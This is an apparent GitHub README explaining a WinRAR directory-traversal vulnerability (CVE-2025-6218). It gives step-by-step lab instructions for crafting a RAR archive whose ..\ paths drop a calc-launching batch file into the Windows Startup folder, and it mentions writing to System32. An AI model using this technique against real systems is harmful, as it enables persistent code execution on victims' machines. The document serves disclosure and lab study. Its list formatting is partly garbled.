 absholi7ly/cve-2025-6218-winrar-directory-traversal-rce
CVE-2025-6218 is a directory traversal vulnerability in WinRAR that allows an attacker to place files outside the intended extraction directory when a user extracts a specially crafted

CVE-2025-6218 is a directory traversal vulnerability in WinRAR that allows an attacker to place files outside the intended extraction directory when a user extracts a specially crafted .rar archive. By exploiting this flaw, an attacker can drop malicious files in sensitive locations, potentially leading to remote code execution (RCE) if the file is executed by the system or user.
 ---
---
WinRAR.exe --version) .Directory traversal vulnerabilities allow attackers to manipulate file paths to write files to unintended locations. In the context of WinRAR, this means a file meant to be extracted to C:\Temp could instead be placed in a sensitive directory like the Windows Startup folder (C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup). If a malicious executable or script is placed in such a location, it could run automatically, granting the attacker control over the victim's system.
An attacker can:
.bat file) in the Startup folder to execute code on system boot.C:\Windows\System32 to disrupt system functionality or escalate privileges.The vulnerability stems from WinRAR's failure to properly validate and sanitize file paths stored within a .rar archive. When extracting files, WinRAR trusts the file path metadata in the archive without sufficiently checking for path traversal sequences like ..\ or ../../. This allows an attacker to craft an archive where a file’s path points outside the intended extraction directory.
..\..\..\ Sequences Trick the Extraction Process..\ in a file path instructs the system to move up one directory level. By chaining multiple ..\ sequences (e.g., ..\..\..\..\..), an attacker can navigate from the extraction directory (e.g., C:\Temp\Test) to the root of the drive (C:\) and then to any desired location, such as C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup.C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup execute automatically when a user logs in. A malicious .bat or .exe file here can run arbitrary commands.C:\Windows\System32 can compromise system integrity or enable privilege escalation.Intended Extraction (Safe):
- User extracts archive to: C:\Temp\Test
- Archive contains file: payload.bat
- Expected result: C:\Temp\Test\payload.bat
Actual Extraction (Exploited):
- User extracts archive to: C:\Temp\Test
- Archive contains file with path: ..\..\..\..\..\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.bat
- Actual result: C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.bat
This section provides step-by-step instructions to manually reproduce the CVE-2025-6218 vulnerability in a safe, isolated lab environment using a virtual machine (VM) with no network connectivity. The goal is to create a .rar archive that places a harmless .bat file in the Windows Startup folder, which launches Calculator (calc.exe) upon user login.
Prepare a Test Folder:
exploit_test (e.g., C:\exploit_test).Create a Simple Payload:
@echo off
start calc.exe
payload.bat in C:\exploit_test.Create the Folder Structure for Path Traversal:
C:\exploit_test, create a folder structure that mirrors the desired path:
C:\exploit_test\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
<username> with the target user’s name on the VM (e.g., absholi7ly).payload.bat into the Startup folder:
C:\exploit_test\Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.bat
Craft the Malicious RAR Archive Using WinRAR:
C:\exploit_test.Users folder (which contains the full path to payload.bat).exploit.rar (e.g., C:\exploit_test\exploit.rar).exploit.rar in WinRAR. You should see:
Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.bat
Transfer the Archive to the VM:
exploit.rar to a shared folder or USB drive accessible by the VM.exploit.rar to the root of the C:\ drive:
C:\exploit.rar

Extract the Archive on the VM:
C:\.exploit.rar and select Extract Here.payload.bat to:
C:\Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\payload.bat
Verify the Exploitation:
C:\Users\username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
payload.bat exists in this folder.Test the Payload Execution:
username.calc.exe) should launch automatically.payload.bat in the Startup folder to confirm it opens Calculator.